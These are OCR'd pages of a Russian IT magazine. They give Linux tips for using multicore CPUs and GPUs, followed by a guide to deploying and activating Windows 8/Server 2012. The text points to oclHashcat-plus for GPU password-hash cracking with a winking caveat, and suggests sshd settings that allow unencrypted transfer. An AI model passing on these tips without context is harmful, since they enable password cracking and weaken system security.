## ПРИВЯЗЫВАЕМ ПРОЦЕСС К ОПРЕДЕЛЕННОМУ ПРОЦЕССОРУ

Если нужно выполнять процесс на каком-то определенном процессоре или группе процессоров, то для этого можно воспользоваться утилитой taskset. Например, если нужно запустить процесс ktorrent только на первом процессоре, выполняем

```
$ taskset 0x00000001 ktorrent
```


Номера процессоров задаются битовой маской — от 0x00000001 до 0xFFFFFFFF, хотя можно и списком (если задать опцию -c). Также можно менять привязку уже запущенного процесса:

```
$ taskset -p 0x00000003 <PID>
```


Эта команда привяжет процесс PID к первому и второму процессору.

## УСКОРЕНИЕ SNORT ЗА СЧЕТ GPU

Очень интересный концепт под названием Gnort разработали исследователи из греческого института FORTH-ICS (Foundation for Research and Technology — Hellas, Institute of Computer Science). Они предлагают повысить эффективность обнаружения атак Snort'ом за счет переноса на GPU кода, отвечающего за проверку регулярных выражений. Судя по графикам в официальной PDF'ке исследования (bit.ly/Gnort-pdf), они добились почти двукратного увеличения пропускной способности Snort.



Htop в действии



KSysGuard на четырехъядерной системе

```
Linux 3.8.0-29-generic x86_64 - roman-Syste
Uptime: 3h 43m 46s  Load: 0.19 0.34 0.87

Usage (Avg): 1.40Ghz 2%
Usage (Core 1): 1.40Ghz 3%
Usage (Core 2): 3.60Ghz 3%
Usage (Core 1): 1.40Ghz 3%
Usage (Core 2): 1.40Ghz 1%
Average

Core 1                              Core 2

Processes: 175 Run: 1

CPU Usage PID CPU% MEM%
 conky         28140   0.25   0.35
 git           28130   0.25   0.14
 http          28121   0.25   0.11
Mem Usage
 virtuoso-t     2064   0.00  16.31
 chromium-browse 2149  0.00   5.32
 plasma-desktop 1968   0.00   5.02

RAM: 1.14GiB/1.94GiB (58%)
SWAP: 280MiB/1.86GiB (14%)
HD IO: 1.26MiB

Hard Disk Space:
 Root 11.2GiB/80.7GiB
 Win 0B  /0B
 Data 10.8GiB/234GiB

Network: 192.168.0.101
Down: 65.7KiB k/s              Up: 2.66KiB k/s

655MiB                             19.8MiBs
```

Вот так выглядит Conky

Кроме make, можно попробовать также pmake (pmake.sourceforge.net) — систему параллельной сборки, написанную на Python. Для юзверей ее использование мало чем отличается от make, а вот для разработчиков она может быть довольно интересной, поскольку имеет более обширные возможности, чем стандартный инструмент.

### ПАРАЛЛЕЛЬНЫЙ RSYNC

Если ты когда-нибудь использовал Rsync для синхронизации огромного количества маленьких файлов с удаленным сервером, то, наверное, заметил приличную задержку на стадии receiving file list. Можно ли ускорить этот этап за счет распараллеливания? Конечно, можно. Много времени здесь уходит на задержки в работе сети. Чтобы минимизировать эти временные потери, мы запустим несколько копий Rsync, а чтобы не копировались одни и те же файлы — натравим каждую копию, например, на отдельный каталог. Для этого заюзаем комбинацию параметров --include и --exclude, например так:

```
$ rsync -av --include="/a*" --exclude=↵
  "/*" -P login@server:remote /localdir/↵
$ rsync -av --include="/b*" --exclude=↵
  "/*" -P login@server:remote /localdir/
```

Можно запустить вручную несколько копий в разных терминалах, но можно подключить Parallel:

```
$ cat directory_list.txt | parallel ↵
  rsync -av --include="/{}*" --exclude=↵
  "/*" ...
```

### ТУРБОРЕАКТИВНОЕ КОПИРОВАНИЕ ФАЙЛОВ ПО SSH

Как правило, для синхронизации директорий между двумя хостами Rsync запускают поверх SSH. Ускорив SSH-соединение, ускорим и работу Rsync. А SSH можно ускорить за счет использования набора патчей OpenSSH HPN, устраняющих ряд узких мест в механизме буферизации серверной и клиентской части SSH. Кроме того, в HPN используется многопоточная версия алгоритма AES-CTR, что повышает скорость шифрования файлов (активируется флагом -oCipher=aes[128|192|256]-ctr). Чтобы проверить, установлен ли у тебя OpenSSH HPN, вбей в терминале

```
$ ssh -V
```

и ищи вход подстроки HPN. Если у тебя оказался обычный OpenSSH, установить HPN-версию можно так:

```
$ sudo add-apt-repository ppa:↵
  w-rouesnel/openssh-hpn
$ sudo apt-get update -y
$ sudo apt-get install openssh-server
```

Затем добавь в /etc/ssh/sshd_config строки:

```
HPNDisabled no
TcpRcvBufPoll yes
HPNBufferSize 8192
NoneEnabled yes
```

после чего перезапусти SSH. Снова создай Rsync/SSH/SCP-подключение и оцени выигрыш.

### СЖАТИЕ ФАЙЛОВ

Все те ускорения, что мы проделывали выше, основаны на одновременном запуске нескольких копий одного и того же процесса. Планировщик процессов операционной системы разруливал эти процессы между ядрами (процессорами) нашей машины, за счет чего мы и получали ускорение. Вернемся к примеру, где мы сжимали несколько файлов. Но что, если нужно сжать один огромный файл, да еще и медленным bzip2? К счастью, сжатие файлов очень хорошо поддается параллельной обработке — файл разбивается на блоки, и они сжимаются независимо. Однако стандартные утилиты, вроде gzip и bzip2, такого функционала не имеют. Благо есть много сторонних продуктов, умеющих это. Рассмотрим только два из них: параллельный аналог gzip — pigz (zlib.net/pigz) и аналог bzip2 — pbzip2 (compression.ca/pbzip2). Две эти утилиты доступны в стандартных репозиториях Ubuntu.

Использование pigz абсолютно ничем не отличается от работы с gzip, кроме возможности указать количество потоков и размер блока. Размер блока в большинстве случаев можно оставить дефолтный, а как количество потоков желательно указать число, равное (или на 1–2 больше) количеству процессоров (ядер) системы:

```
$ pigz -c -p5 backup.tar > ↵
  pigz-backup.tar.gz
```

Выполнение этой команды над файлом backup.tar весом в 620 Мб заняло у меня 12,8 с, результирующий же файл весил 252,2 Мб. Обработка того же файла с помощью gzip:

```
$ gzip -c backup.tar > ↵
  gzip-backup.tar.gz
```

заняла 43 с. Результирующий файл при этом весил на 100 Кб меньше, по сравнению с предыдущим: 252,1 Мб. Опять же мы получили почти четырехкратное ускорение, что не может не радовать.

Pigz умеет распараллеливать только сжатие, но не распаковку, чего не скажешь про pbzip2 — который умеет и то и другое. Использование утилиты аналогично ее непараллельному варианту:

```
$ pbzip2 -c -p5 backup.tar > ↵
  pbzip-backup.tar.bz2
```

Обработка того же файла backup.tar заняла у меня 38,8 с, размер результирующего файла — 232,8 Мб. Сжатие с использованием обычного bpzip2 заняло 1 мин 53 с, при размере файла в 232,7 Мб.

Как я уже говорил, с pbzip2 можно ускорить и распаковку. Но тут нужно учесть один нюанс — параллельно распаковывать можно только то, что до этого было запаковано параллельно, то есть только архивы, созданные с помощью pbzip2. Распаковка в несколько потоков обычного bzip2-архива будет произведена в один поток. Ну и еще немного цифр:

- обычная распаковка — 40,1 с;
- распаковка в пять потоков — 16,3 с.

Осталось только добавить, что архивы, созданные с помощью pigz и pbzip2, полностью совместимы с архивами, созданными с помощью их непараллельных аналогов.

### ШИФРОВАНИЕ

По умолчанию для шифрования домашней директории в Ubuntu и всех производных дистрибутивах используется eCryptfs. На момент написания статьи eCryptfs не поддерживал мультипоточности. И это особенно заметно в папках с большим количеством маленьких файлов. Так что если у тебя многоядерник, то eCryptfs использовать нецелесообразно. Лучшей заменой будет использование систем dm-crypt или TrueCrypt. Правда, они могут шифровать только целые разделы или контейнеры, но зато поддерживают мультипоточность.

Если тебе нужно зашифровать только определенную директорию, а не целый диск, то попробуй EncFS (www.arg0.net/encfsintro). Она очень похожа на eCryptfs, но работает, в отличие от последней, не в режиме ядра, а с использованием FUSE, что делает ее потенциально медленнее, чем eCryptfs. Но она поддерживает мультипоточность, поэтому на многоядерных системах будет выигрыш в скорости. К тому же она очень проста в установке (доступна в большинстве стандартных репозиториев) и использовании.

Нужно всего-то выполнить

```
$ encfs ~/.crypt-raw ~/crypt
```

ввести парольную фразу, и все: в .crypt-raw будут лежать зашифрованные версии файлов, а в crypt — незашифрованные. Чтобы размонтировать EncFS, выполни:

```
$ fusermount -u ~/name
```

Конечно, все это можно автоматизировать. О том, как это сделать, можно почитать здесь: wiki.archlinux.org/index.php/EncFS.

### ЛЮБЛЮ СМОТРЕТЬ, КАК ЯДРА ПАШУТ

Загружать-то процессор на полную мы загружаем, но нужно иногда и мониторить его работу. В принципе, почти каждый дистрибутив имеет хорошую оснастку для мониторинга использования процессора, включая информацию о каждом отдельном ядре или процессоре. В Kubuntu, например, KSysGuard очень удачно отображает текущую загруженность ядер (смотри скрин «KSysGuard на четырехъядерной системе»).

Но есть и другие интересные утилиты, позволяющие созерцать работу процессора. Любителям консольных решений по душе придется htop — более красочный и интерактивный аналог top. Еще советую обратить внимание на знаменитый Conky (conky.sourceforge.net) — мощный и легко настраиваемый системный монитор. Очень легко его настроить для мониторинга загруженности каждого ядра и процессора в целом. Для каждого ядра можно вывести отдельный график. На скриншоте можешь посмотреть мою конфигурацию утилиты. Все файлы здесь: pastebin.com/63wgDSj6. В Сети, кстати, полно интересных конфигов, которые можно взять за основу и допилить.

Но эти утилиты дают лишь информацию о загруженности, чего часто может оказаться недостаточно. Mpstat из набора sysstat (bit.ly/sysstat) выдает более интересную информацию, как, например, время простоя каждого ядра, время, потраченное на ожидание ввода/вывода, или время, затраченное на обработку прерываний.

### GPU НЕ ТОЛЬКО ДЛЯ ИГР

Не секрет, что современные GPU обладают очень большими вычислительными мощностями. Но из-за того, что ядра GPU имеют особую архитектуру и ограниченный набор доступных команд, GPU пригоден лишь для решения узкого круга задач. Раньше выполнять вычисления на GPU могли только гуру шейдеров. Сейчас же производители видеокарт делают все возможное, чтобы упростить жизнь энтузиастов и разработчиков, желающих задействовать мощности графических процессоров в своих проектах: CUDA от NVIDIA, AMD FireStream, открытый стандарт OpenCL (ru.wikipedia.org/wiki/OpenCL). С каждым годом вычисления на GPU становятся все доступнее и доступнее.

#### Вычисление хешей

На сегодняшний день из запускаемых на GPU задач популярнее всего, наверное, вычисление хешей. А все это из-за Bitcoin-майнинга, который, собственно, и заключается в вычислении хешей. Большинство Bitcoin-майнеров доступны под Linux.

Если ты хочешь майнить Bitcoin'ы и если твой графический процессор поддерживает OpenCL (если поддерживает CUDA, то и OpenCL тоже), тогда рекомендую обратить внимание на bfgminer (https://github.com/luke-jr/bfgminer): он быстр, удобен и функционален, хоть и не так уж прост в настройке.

Но не Bitcoin'ом единым живем. Ничто не мешает использовать мощности GPU для брутфорса хешей (с целью узнать свой забытый пароль, конечно же, не более). В решении этой задачи хорошо зарекомендовала себя утилита oclHashcat-plus (hashcat.net/oclhashcat-plus) — настоящий комбайн по бруту хешей. Умеет подбирать хеши MD5 с солью и без соли, SHA-1, NTLM, кешированные пароли домена, пароли баз данных MySQL, пароли GRUB, и это еще даже не половина списка.

#### Шифрование на GPU

Очень интересное применение мощностей графических процессоров представили нам студенты Вэйбинь Сунь (Weibin Sun) и Син Линь (Xing Lin) из университета Юты в рамках проекта KGPU (bit.ly/1cYiNRZ).

Суть проекта заключается в переносе исполнения некоторых частей кода ядра Linux на CUDA-совместимый GPU. Первым разработчики решили вынести на GPU алгоритм AES. К сожалению, на этом развитие проекта и остановилось, хотя разработчики все же обещали продолжить разработку.

Но всё это никак не помешает использовать уже существующую наработку для ускорения AES-шифрования в eCryptfs и dm-crypt, жаль только, что ядра версии 3.0 и выше не поддерживаются.

#### Мониторинг производительности GPU

А почему бы и нет? Конечно, загруженность каждого GPU ядра узнать не удастся, но хоть какую-то информацию о происходящем на GPU получить можно. Программка CUDA-Z (почти аналог Windows-программы GPU-Z), кроме разной статической информации о GPU, умеет получать и динамическую: текущую скорость обмена данными между графическим процессором и машиной, а также общую производительность всех ядер GPU в флопсах.

### ВЫВОДЫ

Многоядерные или же многопроцессорные рабочие станции достаточно давно вошли в нашу повседневную жизнь — пора менять и наш однопоточный подход при работе с ними. Ведь распараллеливание задач на таких системах дает нам огромный выигрыш времени, в чем мы и убедились.

## ПАРАЛЛЕЛЬНЫЙ PYTHON

Для распараллеливания Python-приложений или скриптов отлично подходит модуль Parallel Python. Он очень удобен и прост в использовании. Все, что нам нужно, — создать сервер для задач:

```
import pp
job_server = pp.Server()
```

По умолчанию он будет настроен на одновременный запуск <количество cpu> задач. Теперь можно просто посылать на этот сервер задачи, и они будут обрабатываться параллельно:

```
f1 = job_server.submit(func1, args1, depfuncs1, modules1)
f2 = job_server.submit(func1, args2, depfuncs1, modules1)
f3 = job_server.submit(func2, args3, depfuncs2, modules2)
```

где func# — задачи к выполнению; args# — аргументы; debfuncs# — список функций, от которых зависимы функции задач; modules# — модули, от которых зависимы функции задач.



INFO

Пакетный фильтр NPF из состава NetBSD 6.0 позволяет добиться максимальной производительности на многоядерных системах за счет параллельной многопоточной обработки пакетов с минимальным числом блокировок.




# ДАВАЙ НАКАТИМ

Сергей Яремчук
grinder@synack.ru

## УПРОЩАЕМ РАЗВЕРТЫВАНИЕ WINDOWS 8 И WINDOWS SERVER 2012

Обновление большого парка серверов и десктопов — задача, отбирающая много времени и сил, ведь необходимо установить не только ОС, но и драйверы, приложения, а также активировать лицензии. Весь процесс можно на порядок упростить, автоматизировав основные операции.

### ИНТЕГРИРУЕМ ДРАЙВЕРЫ И ОБНОВЛЕНИЯ В УСТАНОВОЧНЫЙ ОБРАЗ WIN8/2012

Стандартные драйверы, поставляемые вместе с установочным образом Windows, вряд ли покрывают и половину потребностей, поэтому после инсталляции системы их приходится устанавливать вручную. Добавим сюда пакеты обновлений и приложения, и становится понятно, почему вечно не хватает времени. Если систем много, лучше все интегрировать, это на порядок упростит введение в строй как клиентских хостов, так и серверов.

В состав PowerShell 3.0, который идет с Win8/2012, входит модуль (bit.ly/Kfu8D1) системы обслуживания образов DISM (Deployment Image Servicing and Management), содержащий 26 командлетов. Таким образом, теперь имеем две возможности для интеграции драйверов: командную утилиту DISM и командлеты PowerShell. Первый вариант, в общем-то, не изменился со времен Vista и Se7en, поэтому подробнее остановимся на сценарии с PowerShell. Хотя стоит отметить, что принцип работы этих инструментов одинаков, отличаются лишь вводимые команды. В случае с PowerShell их проще запомнить, а при частом использовании можно создать скрипт.

Начинаем. В Win7/2008 перед началом работы импортируем модуль DISM:

```
PS> Import-Module "C:\Program Files ↵
    (x86)\Windows Kits\8.0\Assessment ↵
    and Deployment Kit\Deployment Tools\↵
    amd64\DISM"
```

Установочный WIM-образ (находится в подкаталоге sources) на самом деле содержит несколько версий ОС, на первом этапе нам необходимо выбрать нужную и смонтировать в каталог. Смотрим список ОС:

```
PS> Get-WindowsImage -ImagePath ISO\↵
    sources\install.wim
```

Выбираем нужную версию и смотрим соответствующее значение Index. Создаем подкаталог Image, в него будем монтировать образ.

```
PS> Mount-WindowsImage -Path Image ↵
    -ImagePath sources\install.wim ↵
    -Index 2
```

Теперь в указанном каталоге видим несколько подкаталогов и файлов, которые можно изменять.

Добавим драйверы. Лучше, когда под рукой имеется эталонная система, откуда можно скопировать все необходимое. Для поиска драйвера запустим команду, например, отберем те драйверы, которые написаны MS:

```
PS> Get-WindowsDriver -Online –all | ↵
    where providername -match ↵
    'microsoft'
```

Создаем каталог Drivers и складываем в него все INF-файлы, содержащие описания драйверов. Если драйвер доступен в виде CAB- или EXE-файла, его необходимо вначале развернуть и извлечь INF. Используя командлет Add-WindowsDriver, добавляем INF-файл в образ:

```
PS> Add-WindowsDriver -Path Image ↵
    -Driver Drivers -Recurse
```

Параметр -Recurse указывает на рекурсивный обход всех папок в поисках драйверов. Все драйверы, устанавливаемые на x64 Windows, должны быть подписаны, использование неподписанных драйверов вызовет ошибку. Чтобы переопределить требование, следует добавить параметр -ForceUnsigned.

При помощи командлета Add-WindowsPackage можно добавить в образ пакеты, представляющие собой CAB- или MSU-файлы, это может быть пакет локализации или обновления.

```
PS> Add-WindowsPackage -Path Image ↵
    -PackagePath c:\Packages ↵
    -IgnoreCheck
```

Собственно, это все. При помощи Dismount-WindowsImage размонтируем каталог, сохранив изменения:

```
PS> Dismount-WindowsImage -Path ↵
    Image -Save
```

В комплект модуля DISM входит командлет Save-WindowsImage, позволяющий записать все изменения, но он не размонтирует образ. Его используют для сохранения промежуточных результатов.

Если нужна поддержка специфических драйверов во время загрузки, все описанные выше операции следует провести и для файла sources\boot.wim.

Когда все закончено, создаем новый загрузочный образ. Для этих целей используем любое привычное приложение или утилиту OSCDIMG, идущую в комплекте ADK (находится в подкаталоге PETools).

```
PETools> oscdimg -n -m -bc:\ISO\boot\↵
         etfsboot.com C:\ISO C:\win8.iso
```

## ACTIVE DIRECTORY BASED ACTIVATION

ОС Windows, начиная с Vista/2008, требует активацию продуктов даже в случае использования корпоративного ключа. Чтобы упростить эту процедуру для большого количества систем, предложен новый инструмент под названием служба управления ключами (KMS, Key Management Service), позволяющий управлять активацией корпоративных версий посредством новых типов ключей: многопользовательской активации (MAK, Multiple Activation Key) и KMS. Системам (физическим и виртуальным) теперь нет необходимости индивидуально подключаться к серверу MS, вся процедура активации происходит локально с KMS и управляется админом.

```
Администратор: Windows PowerShell
Windows PowerShell
(C) Корпорация Майкрософт, 2012. Все права защищены.

PS C:\Users\Администратор> Get-WindowsImage -ImagePath C:\temp\ISO\sources\install.wim

Index       : 1
Name        : Windows Server 2012 SERVERSTANDARDCORE
Description : Windows Server 2012 SERVERSTANDARDCORE
Size        : 7 468 832 553 bytes

Index       : 2
Name        : Windows Server 2012 SERVERSTANDARD
Description : Windows Server 2012 SERVERSTANDARD
Size        : 12 178 735 296 bytes

Index       : 3
Name        : Windows Server 2012 SERVERDATACENTERCORE
Description : Windows Server 2012 SERVERDATACENTERCORE
Size        : 7 458 066 604 bytes

Index       : 4
Name        : Windows Server 2012 SERVERDATACENTER
Description : Windows Server 2012 SERVERDATACENTER
Size        : 12 173 607 104 bytes

PS C:\Users\Администратор> _
```



**Смотрим список ОС в образе**

Процесс выглядит так. Неактивированные клиенты автоматически подключаются к серверу KMS (1688/TCP) каждые два часа, обращаясь для его поиска к службе DNS. В последующем они должны не реже одного раза в 180 дней (срок действия активации) обновлять статус, для этого они примерно раз в 7 дней обращаются к KMS. После чего отсчет срока действия активации обнуляется.

Но есть особенности. Для активации при помощи KMS в сети должно присутствовать минимальное количество физических компьютеров (так называемый порог активации, минимум 5 серверов и 25 клиентов), после достижения которого и производится активация. Для настройки узла KMS используется команда slmgr.vbs. Сама служба KMS нетребовательна к ресурсам, поэтому сервер может выполнять любую другую роль.

В Win8/2012 появилась новая роль Active Directory Based Activation (ADBA), позволяющая автоматически активировать все компьютеры, подключенные к домену (на уровне леса), и в последующем сохранять этот статус, пока система входит в домен. Как и в случае с KMS, состояние активации клиентов, использующих ADBA, сохраняется в течение 180 дней. Вместо TCP клиенты используют LDAP, поэтому нет и каких-то специфических настроек. Самым большим плюсом ADBA является отсутствие порога активации, поэтому возможен постепенный переход. Для ранних ОС Windows по-прежнему требуется KMS, при этом два способа могут вполне сосуществовать без конфликтов. Клиент Win8/2012 вначале пытается произвести ADBA-активацию, а в случае недоступности пробует KMS и MAK.

Для работы ADBA нужно расширить схему AD до Windows Server 2012, при этом имей в виду, что ADBA нельзя настроить на контроллерах домена, доступных только для чтения (RODC). Все атрибуты, имеющие отношение к активации, хранятся в следующем контейнере (его можно просмотреть при помощи ldp.exe или ADSI Edit):


```
CN=Activation Objects,CN=Microsoft SPP,↵
CN=Services,CN=Configuration,DC=domain,↵
DC=tld
```

Сервер, на который устанавливается роль, должен входить в домен, иначе нужная функция будет недоступна (только KMS).


Процесс прост. На Win2012 устанавливаем роль службы активации корпоративных лицензий (Volume Activation Services), выбрав соответствующий пункт в мастере добавления ролей и компонентов диспетчера сервера и подтвердив установку инструментов администрирования. Или при помощи PowerShell:

**INFO**


Атрибуты, имеющие отношение к активации, хранятся в контейнере CN=Activation Objects,CN=Microsoft SPP, CN=Services, CN=Configuration.





**Выбор компонентов во время установки Windows Assessment and Deployment Kit**




**Установка роли службы активации корпоративных лицензий**




Настройка средства активации корпоративных лицензий




Интерфейс Volume Activation Management Tool

```
PS> Install-WindowsFeature Volume↵
    Activation –IncludeManagementTools
```

Запускаем консоль службы активации корпоративных лицензий, выбираем используемый метод, в мастере предложены оба варианта: ADBA или KMS. На следующем шаге указываем KMS-ключ, которому можно сразу же задать понятное имя, чтобы в последующем было удобно работать при большом количестве ключей. И переходим к активации ключа. Это можно сделать через интернет или по телефону. После репликации новых объектов в AD клиенты с Win8 и 2012 будут автоматически активированы. Никаких дополнительных настроек не требуется.

Активировать ключи можно и используя slmgr.vbs, который получил пять новых параметров для работы с ADBA:

```
/ad-activation-online [ProductKey]
/ad-activation-apply-get-iid ↵
[ProductKey]
/ad-activation-apply-cid [ProductKey]↵
[ConfirmationID]
/ao-list
/del-ao
```

Текущий статус активации клиентов проверяется при помощи команды

```
> slmgr.vbs –dlv
```

## АКТИВАЦИЯ ЛИЦЕНЗИЙ ПРИ ПОМОЩИ VAMT

Как видишь, ADBA и KMS имеют свои ограничения, кроме того, в организации не всегда могут быть ключи одного типа. Что же делать в этом случае? С ADK поставляется специальное решение VAMT 3.0 (Volume Activation Management Tool), с помощью которого можно управлять абсолютно всеми видами ключей для продуктов MS: Retail, MAK, KMS и ADBA. Для хранения всей информации используется SQL Server версии 2005 и выше. В комплекте ADK идет версия SQL Server Express 2012, которую следует выбрать для установки (только в Win2012, в других версиях операционки БД придется ставить самостоятельно) и затем при первом подключении VAMT указать имеющуюся базу данных или создать новую (по умолчанию).

Для активации клиентов VAMT использует WMI, который обычно блокируется Windows Firewall. В случае проблем следует в редакторе групповых политик (gpmc.msc) создать новую политику (Computer Configuration\Policies\Windows Settings\Security Settings\Windows Firewall with Advanced Security), разрешив подключение WMI (Predefined → Windows Management Instrumentation → Allow).

Список ключей пуст. Выбираем пункт Product keys и в контекстном меню Add product keys заполняем номера ключей или импортируем файлы ключей, после чего нажимаем кнопку Add Key(s). Программа проверит действительность ключей и по окончании процесса выдаст их список, тип и продукт, к которому относится этот ключ.

Заполняем списки узлов (потребуются права администратора). Выбираем пункт Products и Discover products, здесь необходимо определиться со способом добавления: вручную, указав имя или IP-адрес системы (Manually enter name or IP address), автоматически, используя базу Active Directory (Search for computers in the Active Directory), поиск компьютеров в рабочей группе (Search for computers in the workgroup), создать LDAP-запрос (Search with LDAP query). В каждом случае потребуется задать уточняющие параметры, например домен и фильтр имени компьютера. По окончании сканирования узел добавляется в базу. Выбираем в меню Update license status и после проверки получаем статус лицензионной информации (имя продукта, активирован, ключ и прочее). Для установки ключа на хост переходим в Install product Key..., выбираем из списка нужный и нажимаем Install Key. Когда ключ применен, можно активировать клиент, выбрав пункт меню Activate → Online activate. В случае успеха статус меняется на Activate.

Консоль VAMT предоставляет несколько полезных отчетов, позволяющих упростить администрирование:


- At Risk Products Report (отчет о продуктах в группе риска) — показывает список всех

## БЕЗОПАСНЫ ЛИ АВТОРСКИЕ СБОРКИ?

Сегодня очень популярны авторские сборки Windows, включающие, помимо самой ОС (из которой зачастую убраны отдельные компоненты и отключены службы), дополнительные приложения, драйверы, темы рабочего стола и многое другое. Установка таких сборок автоматизирована, участие пользователя сведено до минимума и выполняется за час. Да, это очень удобно: вставил диск и быстро получил рабочую ОС со всем необходимым. Но минусов гораздо больше. Например, нарушение стабильности работы, когда система падает (обычно в самый неподходящий момент), или снижение производительности без видимых на то причин. Здесь как раз тот случай, когда достоинство переходит в недостаток, наличие большого количества драйверов и приложений, установленных на все случаи (нередко еще и криво), вызывает разного рода конфликты. Ведь не всегда сборщик имеет должную квалификацию и возможность протестировать сборку на разном оборудовании. Отключение «ненужных», по мнению автора, служб потом вызывает проблемы для новичков, которые не могут понять, почему что-то не работает либо работает не должным образом. Кроме того, есть реальная возможность получить в комплекте еще и малварь, преднастроенный антивирус при этом не будет замечать определенный процесс. Нужно ли все это тебе?

## GUI ДЛЯ DISM

Для DISM доступен GUI (dismgui.codeplex.com), позволяющий выполнять многие операции в удобной оболочке и тем самым освободить голову от запоминания всех ключей. Текущая версия 3.5 полностью совместима с WAIK 7, грядущий релиз 4.0 будет совместим с ADK.




